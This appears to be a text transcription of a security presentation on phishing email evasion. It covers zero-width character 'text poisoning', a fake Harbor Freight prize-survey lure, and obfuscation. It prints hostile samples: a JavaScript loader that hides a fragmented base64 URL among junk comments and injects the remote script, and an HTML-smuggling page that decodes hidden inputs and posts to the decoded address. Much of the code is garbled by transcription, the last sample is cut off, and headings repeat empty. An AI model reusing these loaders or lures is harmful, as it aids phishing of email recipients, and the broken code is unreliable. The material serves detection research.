[https://docs.google.com/drawings/u/0/d/11p30prfg\\_ZHnndSkytB58P4mLSkjZZauG1K12QbJwZU/preview?7h3g68p](https://docs.google.com/drawings/u/0/d/11p30prfg_ZHnndSkytB58P4mLSkjZZauG1K12QbJwZU/preview?7h3g68p)

# Text Poisoning




## Adding Comments Between Base64-Encoded Characters

```
<html>
<script>
walrus = ['aHR0cH',`M6Ly91em`,`VyYXBw`,/* <!-- <i hidden> The writer found inspiration in the bustling city. </i> --> */'cm92ZWQu','Y29tL3Jlcz'
,'Q0NC5waHA',/* <strong> The students presented their projects to the class. </strong> */'/Mi020Dc0',/* <div> The chef prepared a
delicious meal for the guests. </div> */'NzQ3MDczM',/* <!-- <strong> The dog chased after the bouncing ball. </strong> --> */'2EyZjJ',`
mNjg3MjY1N`,`jYyZTZjN`,`jkyZjN`,/* <strong> The painter worked on a large canvas. </strong> */`mNjg3ND`,/* <span> He rode his bike along
the scenic route. </span> */'c0NzA3Mz`,`NhMmYy`,/* <!-- <span> The students organized a school fundraiser. </span> --> */'ZjRiNzQ3M',`TQzNGYyZ`
`,`TY1Njgz`,`NTZhM`,/* <i hidden> The bird built a nest in the tree. </i> */'mU2Mz',/* <!-- <div> She knitted a warm scarf for the winter
season. </div> --> */'ZmNmQy`,/* <i hidden> The children went on a school field trip. </i>*/'ZjRkNmM','0YjYyNDY`,`yZi1x`,`dWFpbA=='];
document.documentElement.appendChild(Object.assign(document.createElement("script"),{src:atob(walrus.join(""))}));
quail = `
</script>
<em style="display:none;">He crafted a wooden birdhouse for the yard.</em>
<script></script>
</html>
```

# Text Poisoning

- Adding specific characters to the source of emails that are visually invisible to bypass feature extraction and/or threat detection.
- Zero-Width SPace (ZWSP) characters: Most applications treat them as regular spaces, even though they are not visible to the naked eye.
  - 0x200B (Zero-Width Space)
  - 0x200C (Zero-Width Non-Joiner)
  - 0x200D (Zero-Width Joiner)
  - etc.

# Text Poisoning



```
<p align="center">
  <font size="7" face="Times New Roman">
    <strong>No<0x200c><0x200c>r<0x200c><0x200c>t<0x200b>on <0x200c><0x200c><0x200c><0x200c>L<0x200b>if<0x200c>e<0x200c><0x200c>
    <0x200c><0x200c>L<0x200c><0x200c><0x200c>oc<0x200b><0x200b><0x200b>k<0x200c>
    </strong>
  </font>
</p>
```

Zero-Width SPace (ZWSP)

Zero-Width Non-Joiner (ZWNJ)



# Using Visual Components

It will take you only a minute to receive this fantastic prize. [Pittsburgh 225 Piece Tool Set](#)

**HARBOR FREIGHT**  
QUALITY TOOLS LOWEST PRICES

**ANSWER & WIN: A BRAND NEW  
Pittsburgh 225 Piece Tool Set**

**GET STARTED NOW**

**Congratulations!**

You have been chosen to participate in our Loyalty Program for **FREE!** It will take you only a minute to receive this fantastic prize.

[Claim Your Prize: Survey and Win a Pittsburgh Tool Set!](#)

**HARBOR FREIGHT**  
QUALITY TOOLS LOWEST PRICES

**ANSWER & WIN**

A Brand New  
**Pittsburgh 225 Piece Tool Set**

**GET STARTED**

**GET STARTED**

You have been chosen to participate in our Loyalty Program for **FREE!** It will take you only a minute to receive this fantastic prize.

[View this email in your browser](#)

**ANSWER & WIN**

**TAKE PART IN HARBOR FREIGHT SURVEY**

TO GET ONE OF OUR EXCLUSIVE REWARD

**START SURVEY**

Today You've been chosen to receive  
A Brand New **Pittsburgh Mechanic Tool Set**


**HARBOR FREIGHT**  
QUALITY TOOLS LOWEST PRICES

**BEST HOME REWARDS**


**GET YOURS**

If you no longer wish to receive these emails, you may unsubscribe by [clicking here](#)  
or by writing to 143 Exchange Blvd Ste 300, Hutto, TX, 78634

# Using Visual Components





## Platform Abuse





Different Victims, Same Layout: Email Visual Similarity Detection for Enhanced Email Protection  
(<https://arxiv.org/pdf/2408.16945>)




# Using CAPTCHAs



# Using CAPTCHAs



# Using Obfuscation



# Using Obfuscation

## Double-Encoding

```
<!DOCTYPE html>
<html lang="en">
<head>
<script>
var eml = " " @ " .com"; Email Address of the Victim
</script>
</head>
<body>
<input type="hidden" id="FLKwtdioe" value="
VYMFIGSZyEVHMnXvxMBkCA3NiAxMDkgNzAgMTIxIDk5IDeW0SA1NyAxMTAgOTkgMTA5IDg2IDeW0CA50CAxMDUgNTMgMTA2IDk4IDUwID2IDk4IDUwIDQ4IDEx0CA4AUresZQHVPVrb">
<input type="hidden" id="0edWr" value="
aMKwdENqrrlpasajIPUKIXyimEqgNCRJgbvVx0SA4NyQ4IDEx0CA50SA3MSA3MCAxMjEgOTcgMTIxIDU3IDExNSA50CA1MCAxMDAgMTExIDk4IDeWNSA1MyAxMTkgOTcgNzIgNjUgNjE=">
<input type="hidden" id="s0edWr" value="LlArLtPbp0qph0TcgNzIg0DIgNDgg0TkgnZgNzcgNTQgNzYgMTIxIDU3IDeWNSA1A50SA3MiA30CA1MCA50SAxMDUgNTMgMTExIDk3IDg3IDU3IDExNiA5NyA4NyA1MyAxMjIg0Dkg0DMgNTMgMTA2IDk4IDUwIDQ4IDEx0CA4NSA20SA1NyA4NCA4NiA2NyA1NyAxMTAgOTAg0DcgNTMgMTExIDk4IDeWNSA30CAxMDQgMTAwIDcxIDc4IDExMSA3NiA3MTAgNjYgMTExIDk5IDY1IDYxIDYx">
<input type="hidden" id="xPLr" value="JrZpr0TcgNzIg0DIgNDgg0TkgnZgNzcgNTQgNzYgMTIxIDU3IDeWNSA1A50CA1MCA0SAxMTkg0TkMgMTA5IDeW0CA1M0CA1MCAfMtErwDogAPsJGrcPH">
<script src="https://code.jquery.com/jquery-3.6.4.min.js"></script>
<script>
var tRRLWrudk = $("#xPLr").val();
var FJyfb = $("#0edWr").val();
var zFJyfb = $("#s0edWr").val();
var OyBJKy = $("#FLKwtdioe").val();
var JLivj = FJyfb.substr(42);
var KIUgjj = OyBJKy.substr(20, 85);
var poBYJL = tRRLWrudk.substr(5, 85);
var psT = zFJyfb.substr(13);
var Pvjy = poBYJL+KIUgjj+JLivj;
var CE0Pyb = atob(Pvjy);
var dTjeT = atob(psT);
var ASign = CE0Pyb.split(' ').map(Number);
var jGREJjju = "";
for (var i = 0; i < ASign.length; i++) {
jGREJjju += String.fromCharCode(ASign[i]);
}
var s0Re = dTjeT.split(' ').map(Number);
var dWrj = "";
for (var i = 0; i < s0Re.length; i++) {
dWrj += String.fromCharCode(s0Re[i]);
}
var trc = atob(jGREJjju);
window.onload = function() {
SFiegrt();
};
function SFiegrt(solution) {
$.post(window.atob(dWrj), {
url:trc,
}, function(data){
$( 'body' ).html( data.service )
});
}
</script>
</body>
</html>
```

Smuggled Script

# Using Obfuscation

## Double-Encoding

```
<body>
<input type="hidden" id="FLKWtdioe" value="
VYMFIGSZyEVHMnXvxMBkCA3NiAxMDkgNzAgMTIxIDk5IDeW0SA1NyAxMTAg0TkgMTA5IDg2IDeW0CA50CAxMDUgNTMgMTA2IDk4IDUwID2IDk4IDUwIDQ4IDEx0CA4AUresZQHVPVrb">
<input type="hidden" id="0edWr" value="
aMKwdENqrrlpsajIPUKIXymEqqNCRJgbvVx0SA4NyQ4IDEx0CA50SA3MSA3MCAxMjEg0TcgMTIxIDU3IDExNSA50CA1MCAxMDAgMTEyIDk4IDeWNSA1MyAxMTkg0TcgNzIgNjUgNjE=">
<input type="hidden" id="s0edWr" value="LlArLtPbp0qph0TcgNzIg0DIgNDgg0TkgNzIgNzcgNTQgNzYgMTIxIDU3IDeWNIAS0SA3M1A30CA1MCA50SAxMDUgNTMgMTExIDk3IDg3IDU3IDExNIA5NyA4NyA1MyAxMjEg0Dk
g0DMgNTMgMTA2IDk4IDUwIDQ4IDEx0CA4NSA20SA1NyA4NCA4NiA2NyA1NyAxMTAg0TAg0DcgNTMgMTE4IDkwIDeW0SA30CAxMDQgMTAwIDcxIDc4IDExMSA3NiAxMTAgNjYgMTExIDk5IDY1IDYxIDYx">
<input type="hidden" id="xPLr" value="JrZpr0TcgNzIg0DIgNDgg0TkgNzIgNzcgNTQgNzYgMTIxIDU3IDeWNIAS0CA1MCA00SAxMTkg0TkgMTA5IDeW0CA1M0CA1MCfmtErwDogAPsJGrcPH">
<script src="https://code.jquery.com/jquery-3.6.4.min.js"></script>
<script>
var tRRLWrudk = $("#xPLr").val();
var FJyfb = $("#0edWr").val();
var zFJyfb = $("#s0edWr").val();
var OyBJKy = $("#FLKWtdioe").val();
var JLivj = FJyfb.substr(42);
var KIUgjj = OyBJKy.substr(20, 85);
var poBYJL = tRRLWrudk.substr(5, 85);
var psT = zFJyfb.substr(13);
var Pvjy = poBYJL+KIUgjj+JLivj;
var CE0Pyb = atob(Pvjy);
var dTjeT = atob(psT);
var ASign = CE0Pyb.split(' ').map(Number);
var jGREjjju = "";
for (var i = 0; i < ASign.length; i++) {
jGREjjju += String.fromCharCode(ASign[i]);
}
var s0Re = dTjeT.split(' ').map(Number);
var dWrj = "";
for (var i = 0; i < s0Re.length; i++) {
dWrj += String.fromCharCode(s0Re[i]);
}
var trc = atob(jGREjjju);
window.onload = function() {
